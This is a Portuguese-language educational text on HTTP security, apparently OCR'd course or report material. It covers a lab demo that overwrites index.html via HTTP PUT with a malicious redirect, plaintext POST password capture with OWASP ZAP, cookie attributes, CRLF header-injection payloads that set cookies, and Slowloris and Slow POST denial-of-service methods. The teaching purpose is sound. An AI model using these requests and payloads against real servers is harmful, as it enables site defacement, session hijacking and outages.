



5) Executo o método PUT para subir o index.html alterado com o redirecionamento para o site malicioso:

```
PUT /index.html HTTP/1.1
User-Agent: Mozilla/4.0 (compatible; MSIE5.01; Debian)
Host: 10.0.5.101
Accept-Language: en-us
Connection: Keep-Alive
Content-type: text/html
Content-Length: 34815


<!DOCTYPE html>
<html lang="en">
```

```
<head>

        <meta charset="utf-8">
        <meta http-equiv="X-UA-Compatible" content="IE=edge">
        <meta name="viewport" content="width=device-width, initial-scale=1">
        <meta name="description" content="">
        <meta name="author" content="">

        <title>Agency - Start Bootstrap Theme</title>
        .
        .
        .
        .
        .
        <div class="row">
        <div class="col-sm-4">
                <div class="team-member">
                <img src="img/team/1.jpg" class="img-responsive img-circle" alt="">
                <h4>Kay Garland</h4>
                <p class="text-muted">Lead Designer</p>
                <ul class="list-inline social-buttons">
                <li><a href="http:www.twiter.com/kay"><i class="fa fa-twitter"></i></a>
        .
        .
        .
```

```
HTTP/1.1 201 Created
Date: Thu, 06 Nov 2014 04:12:10 GMT
Server: Apache/2.2.22 (Debian)
Content-type: text/html
Content-length: 34815
Connection: Closed
```



Agency - Start Bootstrap Theme - Mozilla Firefox
Agency - Start Bootstra...
10.0.5.101
Google
Start Bootstrap
Welcome To Our Studio!
IT'S NICE TO MEET YOU
TELL ME MORE
SERVICES
Lorem ipsum dolor sit amet consectetur.
10.0.5.101/#services




2.4.11 - Demo 2 - Analisando o método POST em texto puro

Como sabemos que o HTTP não utiliza de criptografia, decidimos analisar o tráfego dos pacotes com a ferramenta de auditoria Open Source - OWASP ZAP para algumas aplicações Web.

1) Site a ser testado:




2) Análise da requisição do método POST:




3) A senha vem em texto puro no campo form_password_hidden, contudo, com uma rápida pesquisa dá pra descobrir como a senha é “criptografada”:

```
/*
 * Encrypt login password with sha1
 */
function encrypt_password() {
        document.form.form_password_hidden.value = hex_sha1(hex_sha1(document.form.form_password.value) + "<?php echo $_SESSION['t
        document.form.form_password.value = "";
        return true;
}

</script>
<div class="container">
        <div class="column-login">
                <form action="<?php echo $_SERVER['PHP_SELF']; ?>" method="post" name="form">
```

4) Buscando por um alvo mais simples, somente para ilustrar a análise no método POST, analisemos o endereço: http://testphp.vulnweb.com/login.php



5) Análise da requisição POST:



4 - Cookies

4.1 - Definição

O protocolo HTTP, por definição em RFC, deve ser genérico e *"stateless",* que em tradução livre significa "sem estado", portanto não guarda dados de usuários automaticamente. Para isto, é necessário que identificadores de sessão sejam criados.

De forma geral, um cookie contém qualquer informação acerca de um usuário. Podendo ser identificador de sessão, linguagem, país, páginas ou produtos acessados, etc.

O servidor define quando um cookie é criado, que deve ser único daquela sessão, para uma única característica. Os cookies são informações que ficam armazenadas no computador de um usuário e são utilizados pelo navegador. Sempre que o cliente retornar àquele domínio, o servidor resgata imediatamente os cookies ainda válidos através do identificador.

4.2 - Atributos

Http-Only- Faz com que o Cookie apenas trafegue por HTTP. Impossibilitando que códigos javascript executados do lado do cliente consigam interceptá-lo.

Secure- Faz com que o Cookie apenas trafegue por HTTPS. Impossibilitando que um usuário malicioso, ao interceptar o tráfego de comunicação com a aplicação, capture o cookie e reutilize para um roubo/sequestro de sessão.

Validade - Define por quanto tempo um cookie deve ser aceito. Ainda assim, quando uma ação de *logout* for realizada, um cookie precisa ser excluído.

6 - HTTP Header Injection

6.1 - Definição

Conforme o OWASP Top Ten Project de 2013 mostrou que a maior ameaça registrada deste ano foi a de Injeção de Código, o protocolo HTTP se mostra um excelente nicho para tal pratica em alguns casos.

O ataque de Injeção no Cabeçalho HTTP se baseia em simplesmente enviar dentro de requisições GET códigos maliciosos onde se torna possível alterar informações sigilosas como Cookies dentro do servidor. Este envio só acontece caso a aplicação no servidor aceite informações encodadas do tipo carriage-return (%0d) e line-feed(%0a).

Carriage-return, também conhecido pelo seu acrônimo CR, é um caracter de controle ou mecanismo que serve para reiniciar a posição de um dispositivo para o seu início.

Line-feed, também conhecido pelo seu acrônimo LF, é um caracter que indica o final de sua linha de texto.

6.2 - Exemplos

A combinação do CR com o LF pode produzir respostas desastrosas no ponto de vista de segurança caso a aplicação não trate suas entradas. Vejamos alguns exemplos:

1) Atribuindo um valor para uma variável Foo

```
GET /home.php?uid=123%0d%0aFoo: +bar HTTP/1.1
Host: www.site.com
```

```
HTTP/1.1 200 OK
Set-Cookie: UserId=123
Foo: bar
….
```

2) Injetando cookies no Servidor:

```
GET /home.php?target=%0d%aSet-cookie: +SessId%3d120a12f98e8; HTTP/1.1
Host: www.site.com
```

```
HTTP/1.1 302 Object moved
Location: /
Set-cookie: SessId=120a12f98e8;
```

7- Slow HTTP Attacks

7.1 - Definição

O protocolo HTTP, por definição, exige que uma requisição seja completamente recebida pelo servidor para ser processada. Um usuário malicioso pode então criar um número grande de requisições incompletas e mantê-las abertas, enviando uma pequena quantidade de dados em um intervalo contínuo de tempo. Esta prática é utilizada para causar negação de serviço (DoS).

7.2 - Slowloris - Slow HTTP Headers

Uma requisição HTTP necessita da declaração de um método, um caminho único e a versão do protocolo utilizado, seguido por uma quebra de linha (CRLF). Após isto, vem definições de cabeçalho da requisição, com itens também separados por uma quebra de linha. Uma linha em branco deve vir por último, para terminar uma requisição GET. Conforme abaixo:

GET /index.html HTTP/1.1 [CRLF]
Host: www.site.com [CRLF]
Connection: keep-alive [CRLF]
[CRLF]

Um ataque de Slow HTTP Headers consiste inicialmente no envio de uma requisição incompleta, aonde a última quebra de linha, [CRLF], em uma linha em branco, não é enviada propositalmente. Em intervalos constantes de tempo, uma nova linha de cabeçalho é enviada, mantendo a conexão aberta com o servidor Web.

Um atacante consegue abrir um número grande de conexões por segundo, forçando o servidor a abrir e manter aberto um novo socket para cada requisição. Quando o número limite de conexões abertas é atingido, ocorre negação de serviço, pois nenhuma nova conexão poderá ser feita, sendo esta de um usuário malicioso ou até mesmo um usuário legítimo.

Apenas como observação, é válido ressaltar que esta vulnerabilidade é inerente do protocolo. Há medidas de mitigação para cada servidor Web, porém a utilização do protocolo HTTPS não resolve o problema.

7.3 - Slow POST

Este ataque possui a mesma base do ataque anterior, se aproveita da estrutura de uma requisição HTTP, porém, se utiliza do método POST para o tal. Uma requisição utilizando POST é demonstrada abaixo:

POST /index.html HTTP/1.1 [CRLF]
Host: www.site.com [CRLF]
Connection: keep-alive [CRLF]
[CRLF]
username=”marcelo”&password”12345” -> Corpo da requisição.
[CRLF]

Em requisições POST, após a primeira linha em branco, há o corpo da requisição, ou payload, a ser enviado para o servidor Web. Este corpo, no entanto, pode ser fragmentado e enviado byte por byte em intervalos de tempo grandes, permitindo que a conexão fique aberta e o segundo, e último, CRLF nunca é enviado para finalizar a requisição. Para termos dimensão deste ataque, um servidor Apache, por padrão, permite que 2GB de dados sejam enviados no corpo de uma requisição POST.

Quando um número grande de requisições é criada, o mesmo princípio do Slowloris Attack é utilizado. O servidor possui um limite de conexões ativas, que quando atingidas impede novas conexões.

9 - Referências Bibliográficas

1 - http://www.macoratti.net/asp0.htm
2 - https://www.owasp.org/index.php/Test_HTTP_Methods_%28OTG-CONFIG-006%29
3 - https://www.owasp.org/index.php/Cross_Site_Tracing
4 - http://www.blackhat.com/presentations/win-usa-04/bh-win-04-shah/bh-win-04-shah.pdf
5 - http://tools.ietf.org/html/rfc2518
6 - http://www.sans.org/reading-room/whitepapers/testing/penetration-testing-web-application-dangerous-http-methods-33945
7 - http://tools.ietf.org/html/rfc2617
8 - The Web Application Hacker's Handbook: Finding and Exploiting Security Flaws - http://www.amazon.com/The-Web-Application-Hackers-Handbook/dp/1118026470
9 - https://community.qualys.com/blogs/securitylabs/2011/07/07/identifying-slow-http-attack-vulnerabilities-on-web-applications
10 - http://tools.ietf.org/search/rfc5323
11 - http://msdn.microsoft.com/en-us/library/aa142960%28v=exchg.65%29.aspx
12 - https://www.owasp.org/index.php/Top_10_2013-Top_10